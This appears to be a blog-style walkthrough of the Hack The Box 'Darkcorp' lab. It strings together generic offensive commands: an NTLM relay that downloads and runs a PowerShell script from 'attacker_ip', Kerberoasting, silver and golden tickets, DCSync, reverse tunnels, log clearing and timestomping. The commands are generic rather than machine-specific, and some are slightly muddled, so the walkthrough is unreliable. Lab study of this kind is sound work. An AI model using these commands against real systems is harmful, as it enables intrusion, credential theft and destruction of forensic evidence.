
Listen to this Post
Introduction:

Modern enterprise networks are rarely homogenous, creating complex attack surfaces that span operating systems. The Hack The Box “Darkcorp” machine, rated as Insane, serves as a masterclass in chaining together vulnerabilities across Linux and Windows environments, with a particular focus on advanced Kerberos exploitation and NTLM relaying techniques that every red teamer and defender must understand.
Learning Objectives:
- Understand the mechanics of cross-OS pivoting between Linux and Windows systems.
- Master advanced Kerberos attacks, including relay and cross-protocol exploitation.
- Learn to weaponize NTLM relaying in a segmented, multi-platform environment.
You Should Know:
1. Initial Foothold and Service Enumeration
Before any exploitation can begin, comprehensive enumeration is critical. The following commands help map the attack surface and identify potential entry points.
 Nmap scan for discovering services and operating systems
nmap -sS -sV -O -p- 10.10.10.0/24

Kerbrute for enumerating valid Active Directory users
kerbrute userenum --dc 10.10.10.10 -d darkcorp.htb users.txt

LDAP search for domain information gathering
ldapsearch -x -h 10.10.10.10 -b "dc=darkcorp,dc=htb"
This initial reconnaissance phase establishes the foundation for the entire attack chain. The Nmap scan identifies all available hosts and services, while Kerbrute helps enumerate valid domain users without generating excessive log noise. The LDAP queries extract critical domain information such as users, groups, and computers that will be used throughout the engagement.
2. NTLM Relay and Pivoting Setup
Once initial access is obtained, pivoting between systems becomes essential. This requires setting up relay attacks and establishing footholds on intermediate systems.
 Impacket's ntlmrelayx for relaying authentication
ntlmrelayx.py -tf targets.txt -smb2support -c "powershell -ep bypass IEX (New-Object Net.WebClient).DownloadString('http://attacker_ip/rev.ps1')"

Socat for creating persistent relays
socat TCP-LISTEN:8080,fork TCP:192.168.50.15:80

Chisel for tunneling through the pivot
./chisel server -p 8080 --reverse
./chisel client 10.10.10.5:8080 R:1080:socks
NTLM relay attacks capitalize on improperly secured SMB signing configurations, allowing attackers to intercept and relay authentication attempts to other systems. The socat and chisel commands establish persistent communication channels through compromised hosts, enabling deeper network penetration while maintaining access to previously compromised systems.
3. Kerberos Ticket Manipulation and Attacks
Kerberos provides the authentication backbone in Windows environments, but several attack vectors exist for compromising its security model.
 Harvesting Kerberos tickets with Rubeus
Rubeus.exe harvest /interval:30

Kerberoasting attack to extract service account hashes
GetUserSPNs.py -request -dc-ip 10.10.10.10 darkcorp.htb/user

Silver ticket generation for persistence
mimikatz  kerberos::golden /user:Administrator /domain:darkcorp.htb /sid:S-1-5-21-... /target:DC01.darkcorp.htb /service:HTTP /rc4:hash_here /ptt
Kerberos attacks represent a critical phase in the Darkcorp engagement. Kerberoasting extracts crackable hashes from service accounts, while silver ticket attacks forge authentication tickets for specific services. These techniques bypass traditional credential requirements and establish persistent access even after password changes.
4. Cross-OS Exploitation Techniques
Moving between Linux and Windows systems requires specialized techniques that work across platform boundaries.
 PowerShell to Linux cross-execution
pwsh -c "Invoke-WebRequest -Uri http://linux_target/api/endpoint -Method POST -Body @{command='whoami'}"

Wine for running Windows tools on Linux
wine mimikatz.exe

Cross-compiling exploits for different architectures
gcc -m32 -o exploit_linux exploit.c
i686-w64-mingw32-gcc -o exploit_windows.exe exploit.c
The cross-OS nature of Darkcorp demands flexible exploitation approaches. Using Wine to run Windows security tools on Linux systems, and cross-compiling exploits for different architectures, enables attackers to maintain momentum as they pivot between dissimilar systems in the enterprise environment.
5. Privilege Escalation Paths
Once initial access is achieved, elevating privileges becomes the next critical objective through systematic vulnerability identification.
 Windows privilege escalation enumeration
winpeas.exe

Linux privilege escalation audit
linpeas.sh

Service privilege escalation through misconfigurations
accesschk.exe /accepteula -uwcqv "Authenticated Users"
sc qc vulnerable_service
Privilege escalation relies on identifying misconfigurations in service permissions, scheduled tasks, and improperly secured credentials. Both WinPEAS and LinPEAS automate the discovery of these weaknesses, while service interrogation commands reveal opportunities for privilege elevation through hijackable services.
6. Domain Persistence and Lateral Movement
Maintaining access and moving laterally through the domain requires sophisticated techniques that evade detection.
 DCSync attack for credential harvesting
mimikatz  lsadump::dcsync /user:Administrator

Golden ticket creation for persistent domain access
mimikatz  kerberos::golden /user:Administrator /domain:darkcorp.htb /sid:... /krbtgt:hash_here /ptt

WMI for stealthy lateral movement
wmic /node:10.10.10.15 process call create "cmd.exe /c whoami"
Domain persistence mechanisms ensure continued access even after system reboots and password changes. The DCSync attack mimics domain controller behavior to extract password hashes, while golden tickets provide unlimited domain access. WMI enables execution of commands on remote systems with minimal forensic footprint.
7. Defensive Evasion and Log Manipulation
Evading detection requires understanding and manipulating the logging and monitoring systems in place.
 Clearing Windows event logs
wevtutil cl system
wevtutil cl security
wevtutil cl application

Timestomping to alter file metadata
Set-ItemProperty -Path file.txt -Name LastWriteTime -Value "01/01/2020 12:00:00"

PowerShell transcript logging bypass
Set-PSTranscriptOption -EnableInvocationHeader:$false
Defensive evasion is crucial for maintaining long-term access. Clearing event logs removes evidence of malicious activity, while timestomping obscures the timeline of attacks. PowerShell logging bypasses prevent security tools from capturing the full scope of command execution, making forensic analysis significantly more challenging.
What Undercode Say:
- Cross-OS attacks represent the future of enterprise penetration testing, as homogeneous environments become increasingly rare.
- Kerberos remains both the backbone of Windows authentication and its most exploitable component when improperly configured.
- The complexity of modern Active Directory environments creates attack surfaces that most organizations cannot adequately monitor or defend.
The Darkcorp machine demonstrates that the traditional perimeter-based security model is fundamentally broken. Attackers no longer need to breach fortified external defenses when they can chain together minor misconfigurations across different operating systems. The most significant finding isn’t any single vulnerability, but rather how seemingly insignificant issues—when combined across Windows and Linux systems—create catastrophic security failures. Defenders must adopt cross-platform monitoring and assume that attackers will find ways to pivot between dissimilar systems.
Prediction:
The techniques demonstrated in Darkcorp foreshadow a shift toward automated cross-OS attack frameworks that will lower the barrier for sophisticated network intrusions. Within two years, we predict the emergence of AI-powered penetration testing tools that can automatically chain vulnerabilities across different platforms, making complex attacks accessible to less-skilled threat actors. This will force the security industry to develop unified defense platforms that can correlate events across Windows, Linux, and cloud environments in real-time, moving beyond siloed security solutions that cannot see the full attack chain.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Quentin Damour – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


